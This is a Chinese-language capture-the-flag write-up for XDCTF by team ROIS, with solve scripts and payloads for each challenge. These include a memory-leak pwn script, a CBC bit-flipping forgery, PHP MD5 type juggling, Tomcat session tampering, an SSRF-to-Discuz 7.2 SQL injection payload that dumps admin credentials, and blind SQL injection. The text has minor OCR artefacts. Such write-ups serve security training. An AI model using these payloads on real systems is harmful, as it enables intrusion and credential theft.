

Xdctf writeup

Team: ROIS_喵喵喵

目录

Re100.....	2
Re200.....	2
Re300.....	2
Pwn100.....	3
Pwn400.....	3
Crypt200.....	4
Misc 100.....	5
Misc 200.....	5
Web1 100.....	6
Web1 200.....	6
Web1 300.....	8
Web1 400.....	9
Web2 200.....	9
Web2 100.....	10

Re100

分析程序逻辑，写脚本如下：

```
result = '%#848N!0Z?7\x27%23]/5#1"YX'
xorstr = '\x5c|Gq\@?Be|TtK5L`\\|D`d42;'
lresult = list(result)

for i in range(24):
    if ord(lresult[i])-32 < 31:
        lresult[i]=chr(ord(lresult[i])-32)

for i in range(12):
    tmp = lresult[i]
    lresult[i] = lresult[24-i-6-1]
    lresult[24-i-6-1] = tmp

flag = [0 for i in range(12)]
for i in range(12):
    flag[i- 12* (((0x0AAAAAAAAAAAAAAAAAB * i) >> 64) >> 3)] = chr(ord(lresult[i]) ^
ord(xorstr[i])^6)

print ".join(flag)
```

输出： U'Re_AwEs0me

Re200

用 od 进行调试，对输入的字符串下内存访问断点，一步步跟踪，得到 flag：
XDCTF{Congra_tUlat\$eyOu}

Re300

直接运行，发现要 flag.txt，创建 flag.txt 文件。测试多组数据后，发现 flag.txt 的 4 个字节会加密为 flag.enc 中的 3 个字节，写脚本：

```
import os
import string
```

分析改变不同位置的字节对加密结果的影响：

- 改变第一个字节会改变 hex(加密结果)的第 1, 2 个数字
- 改变第二个字节会改变 hex(加密结果)的第 1, 4 个数字
- 改变第三个字节会改变 hex(加密结果)的第 3, 6 个数字
- 改变第四个字节会改变 hex(加密结果)的第 5, 6 个数字

将 flag.enc 的密文三个字节一组，通过生成 4 个字节明文并不断修改其中的某字节来使其加密结果与密文接近，后来发现明文和密文不是一一对应的，通过不断更改测试明文使得得到的明文有意义

最终得到有意义的明文：`xdctf{0ne-11n3d_Py7h0n_1s_@wes0me233}`

[illegible]

Pwn400

```

v9 += 16;
v12 = v13 + 2;
if ( (unsigned __int16)(v13 + 2) <= (_BYTE *)buf - (_BYTE *)src + v15 - 46 )
{
    if ( v13 )
        s = (char *)sub_8048C86((int)&v9, v13, 1);
    v3 = strlen(s);
    v11 = write(fd, s, v3);
}

```

溢出点在红框

V13 是能控制的输入，将其设置成 0xffff, $(\text{unsigned _int16})(v13+2) = 1$ ，使 if 条件成立。

V13 又会影响服务器后面返回的数据长度，V13 设置的足够大就可以读取到堆中的 flag

脚本如下：

```
from zio import *
```


```
io = zio(('159.203.87.2',8888))
```

```
io.readline()
```

```
io.write('PK\x01\x02'+'\xFF'*48)
```

```
io.read()
```

Crypt200



假设密文分组从左到右是 c_1, c_2 ，类似的明文是 p_1, p_2 ，这 4 个已知。

c_2 通过 Block Cipher Decryption 后的结果是 $c_1 \oplus p_2$

那么可以用新的 $c_1' = c_1 \oplus p_2 \oplus (\text{admin}=\text{true})$ 代替原来的 c_1

这样形成的密文 $c_1'c_2$ 解密出来的结果就会有 $(\text{admin}=\text{true})$ ，而 c_1 解密得到的 p_1' 不用关心

脚本如下：

```
from zio import *
```

```
fir = '684299166a05383e6eaa9139f8d8f5ff'
```

```
sec = '8cda560698b1987eb2092534397496b7'
```

```
str1 = '%20CBC;userdata='
```

```
str2 = ';admin=trueabcda'
```

```
io = zio(('133.130.52.128',6666))
```

```
tmp = list(fir.decode('hex'))
```

```
for i in range(len(tmp)):
```

```
    tmp[i]=chr(ord(tmp[i])^ord(str1[i])^ord(str2[i]))
```

```

fir = ".join(tmp).encode('hex')
io.write('parse:'+fir+sec)
print '\n'
content = io.read_until('\n')
print content
content = io.read_until('\n')
print content

```

Misc 100


根据提示下载 **braintools**，然后执行

```

C:\Users\nerdfish\Desktop\BrainTools-master\BrainTools-master\BrainTools\bin\Deb
bug>bftools.exe decode braincopter zzzzzzyu.png
++++++[-]++++++<]>+++++. <++++[-]----<]>----. -. <++++[-]++++<]>+. <+++[-]>--
-<]>----. <++++++[-]++++++<]>++++. <++++[-]----<]>-. -. <++++++[-]-----<]>-----
----- . ----- . -. -. <++++++[-]++++++<]>+++++. ---. +++. <++++++[-]-----<]>---
----. <++++++[-]++++++<]>. ++++++. <++++++[-]-----<]>-. ---. <++++++[-]+++++
++<]>+++++++. ++++++. +. +++++. ----- . +. <+++[-]+++<]>+++++. <++++++[-]-----
-----<]>----- . ++++++. +. +++++. ----- . +. <+++[-]+++<]>+++++. <

```

把得出来的密文拿到 <http://www.splitbrain.org/services/ook> 解密得到 flag



Flag: XDCTF{ji910-dad9jq0-iopuno}

Misc 200

下载题目文件，foremost 出两个 zip 文件，一个加密一个没加密，直接爆破行不通，但是两

个文件中都有一个一样大小的 readme.txt 文件。题目与 asis 2015 的一题类似。下载 pkcrack 进行破解

```
root@wtou: ~/Desktop/xdctf/pkcrack-1.2.2/pkcrack-1.2.2/src# ./pkcrack -p readme.txt -c readme.txt -C 00008257.zip -d decrypt.zip -P readme.zip
Files read. Starting stage 1 on Sat Oct 3 10:19:05 2015
Generating 1st generation of possible key2_192 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Reducing number of keys... 8.9%
```

成功之后解压文件得到 flag

```
root@wtou: ~/Desktop/xdctf/pkcrack-1.2.2/pkcrack-1.2.2/src# cat flag.txt
For this question, the flag is XDCTF{biiubiiiiiiiiiiiiiu&ddddy} root@wtou: ~/Desktop/xdctf/pkcrack-1.2.2/pkcrack-1.2.2/src#
```

Flag: XDCTF{biiubiiiiiiiiiiiiiu&ddddy}

Web1 100

Index.php~获取源码，但是被混淆了，解混淆得到明文源码

```
1 <?php
2 $test=$_GET['test'];
3 $test=md5($test); if($test=='0') {
4     print "flag{xxxxxx}";
5 } else
6     print "you are failed!";
7 print $test;
8 echo "tips:知道原理了，请不在当先服务器环境下测试，在本地测试好，在此测试poc即可，否则后果自负"; >>
```


构造 md5(\$test)=0e....开头的，因为 $10 = 0^10 = 0$ ，google 下找到个可以用的 240610708，提交得到 flag

```
Q Elements Network Sources Timeline Profiles Resources Audits Console
<!--XDCTF{XTchInaIqLRWlJF0RI59aoVr5atctVCT}-->
<html>
  <head>...</head>
  <body>...</body>
</html>
```

Flag: DCTF{XTchInaIqLRWlJF0RI59aoVr5atctVCT}

Web1 200

源码注释提示 example 页面。



Auth Failed.
Let Me Guess.. U 4re NOt Administrator!!!


Login

user

pwd

Login

一访问就提示 not administrator. 猜测 cookie 或 session 控制。于是用到了 Tomcat 样例目录 session 操纵漏洞。



Sessions Example

Session ID: 8027601CE71BACB5E49D73EB84E87C2F
Created: Sat Oct 03 11:38:06 JST 2015
Last Accessed: Sat Oct 03 11:38:06 JST 2015

The following data is in your session:


Name of Session Attribute:
Value of Session Attribute:

GET based form:

Name of Session Attribute:
Value of Session Attribute:

[URL encoded](#)

添加 user=Administrator，访问提示 not login，再添加 login=true。得到 flag




You Got 1T!
Submit Flag With XDCTF{2b5b7133402ecb87e07e85bf1327bd13}

Login

Flag: XDCTF{2b5b7133402ecb87e07e85bf1327bd13}

Web1 300

可以用 `file://` 协议读文件，读 `hosts` 的时候发现有绑定一个奇怪的域名，但是一时还不知道什么用途，



后来队友说 burp 有爆破到开放 3389 端口



返回 403，那用那串域名访问下？果然可以，访问之后发现是 dz 7.2，用 dz7.2 的 sql 注入漏洞得到 flag



但是网上找的 exp 要再 urlencode 下，因为要请求两次

```
faq.php?action=grouppermission%26gids%5B99%5D%3D%2527%26gids%5B100%5D%5B0%5D%3D%2529%2520and%2520%2528select%25201%2520from%2520%2528select%2520count%2528*%2529,concat%2528%2528select%2520%2528select%2520%2528select%2520concat%2528username,0x27,password%2529%2520from%2520cdb_members%2520limit%25201%2529%2520%2529%2520from
```



%2520%2560information_schema%2560.tables%2520limit%25200,1%2529,floor
%2528rand%25280%2529*2%2529%2529x%2520from%2520information_schem
a.tables%2520group%2520by%2520x%2529a%2529%2523

```
133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/faq.php?action=grouppermission%26gids%5B99%5D%3D%25
Discuz! info: MySQL Query Error
Time: 2015-10-3 10:47am
Script: /faq.php
SQL: SELECT * FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('7','\','') and (select 1 from (select count(*) ,concat((select (select
concat(username,0x27,password) from [Table]members limit 1) ) from `information_schema`.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)#')
Error: Duplicate entry 'admin'XDCTF{bf127a6ae4e2_ssrf_to_sql}1' for key 'group_key'
Errno.: 1062
到 http://faq.comsenz.com 搜索此错误的解决方案
1
```

Flag: XDCTF{bf127a6ae4e2_ssrf_to_sql}

Web1 400

Picture.php 提示有 ID 字段,但是过滤了很多 sql 危险字符, select , nd 等, 后来提示了”双引号。所以构造语句 ID=2” or username like “a%”%23, 然后一个个爆破得到 username 是 admin, 同样方法爆破 password, 得到的是 20 位的 hash: 5832f4251cb6f43917df 。联想到 dedecms 的 hash 处理方式前减 3, 后减 1, 得到 16 位的 md5 hash, 解密得到密码 lu5631209, 登陆之后得到 flag



Flag: XDCTF{e0a345cadaba033073d88d2cc5dce2f7}

Web2 200

网上下了个 git 代码泄露利用脚本, 下到源码之后, 回滚到上一版本在 index.php 找到 flag


```
public function handle_resetpwd()
{
    if(empty($_GET["email"]) || empty($_GET["verify"])) {
        $this->error("Bad request", site_url("auth/forgetpwd"));
    }
    $user = $this->user->get_user(I("get.email"), "email");
    if(I('get.verify') != $user['verify']) {
        $this->error("Your verify code is error", site_url('auth/forgetpwd'));
    }
    if($this->input->method() == "post") {
        $password = I("post.password");
    }
}
```

Congratulation, this is the [XDSEC-CMS] flag 2

XDCTF-{i32mX4WK1gwEE9S9Oxd2}

hint:

admin url is /th3r315admin.php

Flag: XDCTF-{i32mX4WK1gwEE9S9Oxd2}